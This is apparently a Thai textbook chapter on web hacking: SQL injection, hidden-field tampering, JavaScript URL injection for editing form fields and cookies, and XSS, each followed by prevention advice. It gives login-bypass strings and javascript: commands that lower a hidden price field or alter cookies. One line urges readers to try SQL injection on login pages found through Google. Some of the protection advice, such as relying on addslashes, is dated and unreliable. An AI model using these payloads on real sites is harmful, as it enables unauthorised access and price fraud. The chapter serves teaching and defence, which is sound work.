



บทที่ 3

ทฤษฎีการเจาะระบบผ่านเว็บ


โดยปกติการเจาะระบบนั้นถ้าเป็นการแฮกด้วยวิธีอื่น เช่นการเจาะผ่านระบบปฏิบัติการ การเจาะเข้าไปยัง Web Application โดยตรง firewall ก็จะป้องกันไว้ได้



รูปที่3.1 ประโยชน์ของ firewall




รูปที่ 3.2 ประโยชน์ของ firewall




รูปที่ 3.3 ประโยชน์ของ firewall

แต่ถ้าเป็นการเจาะระบบผ่านเว็บนั้น firewall ไม่สามารถป้องกันได้เพราะ firewall ต้องเปิดให้พอร์ต 80 และ พอร์ต 443 เพราะเป็น พอร์ตที่ใช้สื่อสารผ่านเว็บนั่นเอง



รูปที่3.4 การเจาะระบบผ่านเว็บที่ firewall ไม่สามารถป้องกันได้

จากรูปเป็นการเจาะระบบผ่านเว็บโดยการใช้ URL ในการโจมตีเมื่อ เว็บเซิร์ฟเวอร์ไม่มีการปรับแต่งระบบที่ดีพอ



รูปที่3.5 การเจาะระบบผ่านเว็บที่ Firewall ไม่สามารถป้องกันได้

จากรูปเป็นการขาดการตรวจสอบเช็คอินพุตที่ไม่ดีพอทำให้สามารถเจาะระบบเข้าไปได้

3.1 SQL injection

เทคนิคที่ แฮกเกอร์ นิยมทำ SQL Injection เนื่องจากเมื่อเวลาเราต้องการที่จะ ล็อกอิน (Login Authentication) เข้าสู่เว็บไซต์ทาง เว็บเซิร์ฟเวอร์จะถาม ชื่อผู้ใช้ (Username) และ รหัสผ่าน (Password) ของเรา เมื่อเราใส่ ชื่อผู้ใช้ และ รหัสผ่าน แล้วบราวเซอร์ก็จะนำข้อมูลไปตรวจสอบกับฐานข้อมูลในลักษณะ `select * from table where user_name = "username"` จากการที่เราใช้ **"where clause"** ในการเขียนเว็บแอปพลิเคชัน เพื่อการค้นข้อมูลของผู้ใช้ซึ่งในการเขียนโปรแกรมนี้จะง่าย แต่ในทางมุมมองของแฮกเกอร์นั้น แฮกเกอร์ จะใช้ วิธีใส่ คำสั่ง SQL (SQL command) แปลกๆ เพิ่มเติมเข้ามาใน SQL Query เพื่อดึงข้อมูลที่ แฮกเกอร์ต้องการออกมาจากเว็บไซต์ของเราแฮกเกอร์จะใส่ชื่อผู้ใช้เป็นอะไรก็ได้แต่รหัสผ่านสำหรับการทำ SQL injection จะใส่เป็น ลอจิก (Logic Statement) ยกตัวอย่างเช่น `or'1'='1` หรือ `or'1'=""` ถ้า เว็บแอปพลิเคชันของเราไม่มีการเขียนโปรแกรมที่ดีพอในการคัดรหัสผ่านแปลกๆแบบนี้ แฮกเกอร์ก็สามารถที่จะ

bypass ระบบการพิสูจน์ตน (Authentication) ของเราและเข้าสู่ระบบเราโดยไม่ต้องรู้ ชื่อผู้ใช้ และรหัสผ่านของเรามาก่อนเลย ซึ่ง SQL Injection ในความเป็นจริงยังมีเว็บอีกจำนวนมากที่ยังมีรูรั่วนี้ โดยสามารถหาได้โดยการ ค้นหา คำว่า login ใน Google แล้วลองใช้ Statement SQL Injection ดูก็จะพบว่ายังมีเว็บที่มีรูรั่วนี้อีกมาก

วิธีการป้องกัน

นักพัฒนาระบบ (Web Application Developer) ควรจะระมัดระวังอินพุตสตริง (input string) ที่มาจากทางฝั่งเครื่องลูกข่าย (Web Browser) และไม่ควรใช้วิธีติดต่อกับระบบภายนอกโดยไม่จำเป็น ควรมีการ "กรอง" ข้อมูลขาเข้าที่มาจาก เว็บเซิร์ฟเวอร์ผ่านมาทางผู้ใช้เครื่องลูกข่ายอย่างละเอียด และทำการ "กรอง" ข้อมูลที่มีลักษณะที่เป็น SQL injection statement ออกไปเสียก่อนที่จะส่งให้กับระบบฐานข้อมูล SQL ต่อไป การใช้ Stored Procedure หรือ Trigger ก็เป็นทางออกหนึ่งในการเขียนโปรแกรมสั่งงานไปยังระบบฐานข้อมูล SQL ซึ่งมีความปลอดภัยมากกว่าการใช้ "Dynamic SQL Statement" กับฐานข้อมูล SQL ตรงๆ ซึ่งในภาษา PHP นั้น Version 4 กับ 5 ได้มีการป้องกันโดยอัตโนมัติแล้วโดยระบบได้มีการใส่ Function addslashes เข้ามาให้แล้วทำให้สามารถกรอง String SQL

ตารางที่ 3.1 ช่องโหว่ของการเกิด SQL Injection

Nessus ID	Name	วิธีแก้ไข
11139	wpoison (nasl version)	ตรวจสอบการนำข้อมูลไปใช้ให้รอบคอบ

3.2 Hidden Manipulation

หมายถึง แสกเกอร์จะแอบเข้ามาดูข้อมูลที่อยู่ใน Hidden Field ที่ผู้เขียนเว็บชอบใช้ในการเขียนเว็บแอปพลิเคชัน วิธีการดูก็ง่าย ๆ คือ คลิกขวาที่หน้าจอในบราวเซอร์แล้วเลือก View source ก็จะสามารถเห็นข้อมูลที่โดยปกติบราวเซอร์จะไปแสดงบนจอภาพซึ่งแสกเกอร์สามารถใช้ข้อมูลเหล่านี้ให้เป็นประโยชน์ในการโจมตีเว็บเซิร์ฟเวอร์ของเรา ปัญหาก็คือ ในความเข้าใจของผู้เขียนเว็บโดยปกติคิดว่าข้อมูลใน Hidden Field จะไม่มีใครเห็น และจะไม่ถูกแก้ไขจากฝั่งเครื่องลูกข่ายแต่ แสกเกอร์สามารถแก้ไขข้อมูลใน Hidden Field จะฝั่งเครื่องลูกข่ายและส่งกลับมาประมวลผลในฝั่ง ผู้ให้บริการได้ ทำให้ข้อมูลที่เรารับกลับเข้ามาจากฝั่งเครื่องลูกข่ายเกิดความผิดพลาด ยกตัวอย่างเช่น การทำ e-commerce เว็บไซต์ขายสินค้าผ่านอินเทอร์เน็ต พวกแสกเกอร์สามารถเข้ามาแก้ไขข้อมูลราคาสินค้าของเราให้ต่ำลงได้เวลาสั่งซื้อสินค้า ทำให้ เว็บแอปพลิเคชันคำนวณราคาผิดพลาด ส่งผลต่อยอดขายที่ไม่ถูกต้อง ซึ่งต้องใช้เวลาในการตรวจสอบกันพอสมควร

วิธีการป้องกัน

ทำได้โดยการลดหรือไม่ใช้ อินพุตชนิดที่เป็น hidden ในการรับส่งค่าสำคัญๆต่างๆซึ่งในPHP นั้นสามารถใช้ตัวแปร SESSION ซึ่งตัวแปร SESSION นั้นจะเก็บเอาไว้ทางฝั่งของผู้ให้บริการ ซึ่งจะปลอดภัยกว่าแต่ก็ใช่ว่าตัวแปร SESSION จะปลอดภัยเสียทีเดียวแต่ก็ปลอดภัยกว่า การส่งตัวแปร แบบ Hidden field หรือถ้าหากจำเป็นต้องใช้ ก็ต้องใช้การตรวจสอบค่า ตัวแปร HTTP_REFERER ซึ่งเป็นตัวแปร Environment Variable ของ HTTP เพื่อดูว่าหน้าที่ส่งค่ามานั้นมาจากหน้าเว็บของผู้ให้บริการของเว็บของเราหรือไม่ แต่วิธีนี้ก็ไม่ปลอดภัย เพราะว่าแฮกเกอร์สามารถที่จะเขียน ส่วนหัวของ HTTP ให้สามารถเปลี่ยนค่า HTTP_REFERER ได้เช่นกัน การที่จะให้ปลอดภัยมากขึ้น คือต้องมีการตรวจสอบค่าที่รับเข้ามาว่าค่านั้นถูกต้อง ก่อนการคำนวณราคาสินค้า และต้องมีการ ตรวจสอบ ขนาดของค่าที่รับมามีขนาดไม่เกินที่กำหนดไว้หรือไม่ด้วย

3.3 Java Injection

เป็นวิธีการใช้คำสั่งของ Java Script ที่ URL เพื่อประโยชน์ต่างๆ เช่น เปลี่ยนค่า Hidden Field ถึงแม้จะมีการป้องกันการทำให้ Hidden Manipulation ก็สามารถเปลี่ยนค่า Hidden Field ได้ โดยใช้ Java Script ซึ่งรูปแบบการทำดังนี้โดยเริ่มจากพื้นฐาน

3.3.1 Injection Basics

เป็นพื้นฐานการใช้ Java Injection Basics

(3.1)

```
<url>javascript:command(คำสั่ง)
javascript:alert('HelloWorld');
```



รูปที่ 3.6 java script อย่างง่าย

ก็จะแสดงคำว่า Hello World ออกมา string คือข้อความที่ถูกครอบด้วย ' หรือ " เช่น "ab", "abc", 'ab', 'abc' การเชื่อมต่อ string จะใช้เครื่องหมาย + เช่น string = "Hello" + "World"; จะได้ว่าค่าในตัวแปร string มีค่าเป็น "HelloWorld" หรือจะใช้กับตัวแปรก็ได้เช่นเดียวกัน a = "Hello"; b = "World"; result = a + b ; จะได้ว่า result มีค่าเป็น "Hello World " ค่าที่รับมาจาก form ทั้งหมดจะมองเป็น string

3.3.2 Java Injection Form Editing

นั้นทำได้โดย ใช้คำสั่ง

(3.2)

```
javascript:void(document.forms[x].field.value="you
want");alert(document.forms[x].field.value)
```

forms[x] ค่า x คือลำดับของ form ที่จะ Edit โดยเริ่มจากศูนย์ ส่วน Field นั้นเป็นชื่อ Field ที่ต้องการแก้ไขนั่นเอง ส่วนคำสั่ง alert นั้นเพื่อดูว่าค่า Hidden Field ที่เราเปลี่ยนไปนั้นได้ผลหรือไม่ต่อไปจะเป็นการแสดง form ตัวอย่างที่ 2.1

(3.3)

```
<form name="form2" method="post" action="javack.php">
  <input name="price" type="hidden" id="price" value="5000">
  <p><span class="style2">ชื่อจำนวน</span>
    <input name="textfield" type="text" size="16" maxlength="16" >
    <span class="style2">ตัว</span></p>
  <p>
    <input type="submit" name="Submit" value="Submit">
  </p>
</form>
```

(3.4)

```
javascript:void(document.forms[0].price.value="5");alert(document.forms[0].price.value)
```

จากตัวอย่างเป็นการเปลี่ยน hidden field ที่มีชื่อว่า price ให้มีค่าเป็น 5 โดยเป็น form แรก forms[x] จึงมีค่าเป็น 0 แต่ในขั้นแรกนี้เป็นการเปลี่ยนค่าภายในเครื่องของเราเท่านั้นเอง ซึ่งจะไม่

ประโยชน์หากเราไม่ส่งไปทำงานบนผู้ให้บริการ ซึ่งขั้นต่อไปคือการส่งค่าที่เปลี่ยนไปทำงานบนเครื่องผู้ให้บริการโดยใช้คำสั่งต่อไปนี้

(3.5)

```
javascript:void(document.forms[x].field.value="youwant");ol(document.forms[x].field.value="you want")
```

หรือ

(3.6)

```
javascript:void(document.forms[x]. field.value=" you want ");ol('document.forms[x].field.value="you want" webserver.php')
```

คำสั่งแรกนั้นได้อธิบายไว้แล้วในตอนแรก ส่วนคำสั่ง ol นั้นเป็นคำสั่งที่ใช้ส่งค่าที่เปลี่ยนไปทำงานบนเครื่องผู้ให้บริการ

3.3.3 Java Injection Cookie Editing

Java Injection Form Editing กับ Java Injection Cookie Editing มีรูปแบบการทำนั้นก็คล้ายๆกันคำสั่งพื้นฐานในการทดลอง

(3.7)

```
javascript:alert( document.cookie );
```

จะเป็นการแสดง Cookie นั้นเองส่วนการทำ Injection นั้นก็ไม่ยากโดยการใช้คำสั่งเดิมแต่ทำการเปลี่ยนค่า cookie ตามที่เราต้องการรูปแบบการทำคือ

(3.8)

```
javascript:void(document.cookie="Field = myValue");
```

Field คือตัวแปรของ cookie ส่วน myValue นั้นคือค่า cookie นั้นเองมาลองดูตัวอย่างการทำข้างล่าง

(3.9)

```
javascript:void(document.cookie="Status = Online");
```

เป็นการเปลี่ยน Cookie ที่มีชื่อ Status เป็น online ซึ่งถ้าเว็บบางเว็บนั้นเก็บข้อมูลสำคัญลงใน cookie เช่นสถานะของการเข้าใช้ระบบเป็นต้นเราก็สามารถใช้วิธีนี้ได้

วิธีการป้องกัน

หลีกเลี่ยงการใช้ Cookie หรือ การใช้ form ที่ควรระมัดระวังโดยการกรอกร input โดยระเอียด และไม่ใช่ Hidden field ในการส่งข้อมูลสำคัญ ถ้าจะใช้ cookie ก็เก็บข้อมูลส่วนที่ไม่สำคัญแล้วก็ ต้องเข้ารหัส cookie ด้วย

3.4 Cross Site Scripting (XSS)

จะเกิดขึ้นเมื่อเวลาที่เรป้อนค่าเข้าไปในบราวเซอร์เพื่อส่งให้กับเว็บเซิร์ฟเวอร์เช่น การป้อนชื่อผู้ใช้งานและรหัสผ่านหรือ การคีย์ข้อมูลลงในเว็บบอร์ดหลังจากที่เรากดปุ่ม Submit หรือกดปุ่ม Enter เพื่อส่งข้อมูลให้เว็บเซิร์ฟเวอร์ทางเว็บเซิร์ฟเวอร์จะสร้างเว็บเพจตอบกลับมายังบราวเซอร์ของเราในลักษณะที่เป็น Dynamic Content เช่น ถ้าเรป้อนชื่อผิด เว็บเซิร์ฟเวอร์ก็จะแจ้งว่าชื่อนั้นไม่มีในระบบเป็นต้น หากเว็บเซิร์ฟเวอร์มีการนำข้อมูลที่เรป้อนใส่ลงไปในเว็บไซต์กลับมาแสดงเป็นผลลัพธ์ให้เราเห็นหลังจากที่เราได้ป้อนข้อมูลลงไป แล้วแฮกเกอร์สามารถป้อนข้อมูลที่ไม่ใช่ข้อมูลปกติลงไปในส่วนรับข้อมูลเช่น ป้อนข้อมูลเข้าไปในรูปแบบของ JAVA Script ซึ่งสามารถ ทำงานตามที่แฮกเกอร์ต้องการได้ เช่น สามารถขโมย Cookie ที่อยู่ในเครื่องของเราส่งกลับไปหา แฮกเกอร์ได้ ช่องโหว่ในลักษณะ Cross-Site Scripting นี้ เราจะเห็นได้บ่อยๆใน Search Engine ที่มีการทวน Search Keyword ที่เรป้อนลงไป หรือใน เว็บไซต์ที่มีการทวน String ของข้อมูลที่เรป้อนลงไป ในลักษณะของ error message หรือ รูปแบบของเว็บฟอร์มที่มีการทวนข้อมูลหลังจากที่เราได้เข้าไปในตอนแรก และ พวกเว็บบอร์ดที่อนุญาตให้ผู้ใช้สามารถเข้ามาสร้างข้อมูลได้เป็นต้น เมื่อ แฮกเกอร์พบว่า เว็บไซต์มีช่องโหว่ให้สามารถทำ Cross-Site Scripting ได้ แฮกเกอร์ ก็จะเขียน Script ที่สามารถดูข้อมูลส่วนตัว ของเราที่เก็บไว้ในเครื่องเราเองในลักษณะที่เป็น Cookie ส่งกลับไปหา แฮกเกอร์ ให้ แฮกเกอร์ สามารถดูข้อมูลของเราได้อย่างง่ายดาย หรือ ส่งพวก Malicious Script แปลกๆ มาทำงานบนยังเครื่องเราตามที่ แฮกเกอร์ ต้องการก็สามารถที่จะทำได้หาก Web Browser ของเรานั้นอนุญาตให้ Script ต่างๆทำงานได้เช่น JAVA Script เป็นต้น

แฮกเกอร์สามารถใช้ เว็บแอปพลิเคชันของเรา เช่น ระบบเว็บบอร์ดในการฝัง Malicious Script แฝงไว้ในเว็บบอร์ดแทนที่จะใส่ข้อมูลตามปกติ เมื่อมีคนเข้า Refresh หน้าเว็บบอร์ดก็จะทำให้ Malicious Script ที่ฝังไว้นั้นทำงานโดยอัตโนมัติ ตามความต้องการของแฮกเกอร์ หรือ อีกวิธีหนึ่ง แฮกเกอร์จะส่ง e-mail ไปหลอกให้เป้าหมายคลิกที่ URL Link ที่แฮกเกอร์ได้เตรียมไว้ใน e-mail เมื่อเป้าหมายคลิกไปที่ Link นั้น ก็จะไปสั่งให้มีการทำงานของ Malicious Script ที่อยู่ในตำแหน่งที่ แฮกเกอร์ทำดักเอาไว้ วิธีการหลอกแบบนี้ในวงการเรียกว่า "PHISHING" ซึ่งโดนกันไปแล้วหลายองค์กร เช่น Citibank, eBay เป็นต้น

อันตราย

จะเกิดอันตรายได้สองรูปแบบคือ

1. เกิดอันตรายกับเว็บของเราเอง ซึ่งเกิดจากการที่ script นั้นเขียนเพื่อทำงานบนเครื่องลูกข่าย เช่นการสั่งให้ลบไฟล์หรือสั่งให้แสดงฐานข้อมูลที่มีอยู่เป็นต้น
2. เกิดอันตรายกับเครื่องของผู้ใช้ที่มาใช้งานเว็บของเรา ซึ่ง script ที่แทรกเข้ามา อาจจะไปสั่งให้เป็นหน้าต่างที่ เปิด เว็บไซต์ที่มีไวรัสอยู่ หรือทำการอ่าน Cookie ที่มีอยู่ในเครื่องผู้ใช้ แล้วส่งข้อมูลไปยัง คนเขียน script ซึ่งข้อมูลเหล่านั้น อาจจะเป็นรหัสผ่านต่างๆ หรืออาจจะเป็น หมายเลขบัตรเครดิตก็ได้

วิธีการป้องกัน

การแก้ปัญหา XSS Flaw นั้น ต้องมีการร่วมมือกันของหลายฝ่าย ได้แก่ ฝ่ายผู้พัฒนาโปรแกรม (Web Application Developer), ผู้ดูแลระบบ (Server Administration) และ ผู้ผลิตบราวเซอร์ (Browser Manufacturer) โดยปฏิบัติดังนี้

กำหนดลักษณะของข้อมูลที่ต้องการและตรวจสอบข้อมูลให้ถูกต้องกำหนดระดับความสามารถของผู้ใช้ให้มีค่าต่ำที่สุดที่สามารถทำงานได้ เช่น กำหนดให้อ่านได้เท่านั้น เมื่อมี script ที่พยายามจะลบก็สามารถได้ป้องกันได้ สำหรับผู้พัฒนาโปรแกรม ควรจะมีการกรองข้อมูลขาเข้าจากทางเครื่องลูกข่ายโดยอย่าคิดว่าผู้ใช้จะป้อนข้อมูลธรรมดาๆ กลับมาที่เว็บเซิร์ฟเวอร์เสมอไป ควรต้องมีการตรวจเช็คข้อมูลขาเข้าทุกครั้งที่ได้รับกลับมาที่เว็บเซิร์ฟเวอร์ตลอดจน เวลาจะส่งข้อมูลกลับไปยัง เว็บเซิร์ฟเวอร์ ที่ควรแปลงพวก "Non-alphanumeric data" ให้กลายเป็น HTML character เสียก่อน เช่น เครื่องหมายน้อยกว่า "<" ควรถูกแปลงเป็น"<" เป็นต้น จะเห็นว่า ผู้พัฒนาเว็บต้องมาตรวจสอบโค้ดที่เขียนด้วย ASP, JSP หรือ PHP ว่ามีช่องโหว่ดัง ลักษณะที่กล่าวมาหรือไม่ เวลานี้เราสามารถใช้เครื่องมือในการช่วยวิเคราะห์โค้ดของเราได้ โดยไม่ต้องเหนื่อยกับการตรวจสอบทีละบรรทัด แต่เราต้องเสียทรัพยากรในการจัดซื้อเครื่องมือพวกนี้ เช่น WebInspect จาก SPI Dynamics หรือ AppScan จาก Sanctum Inc. 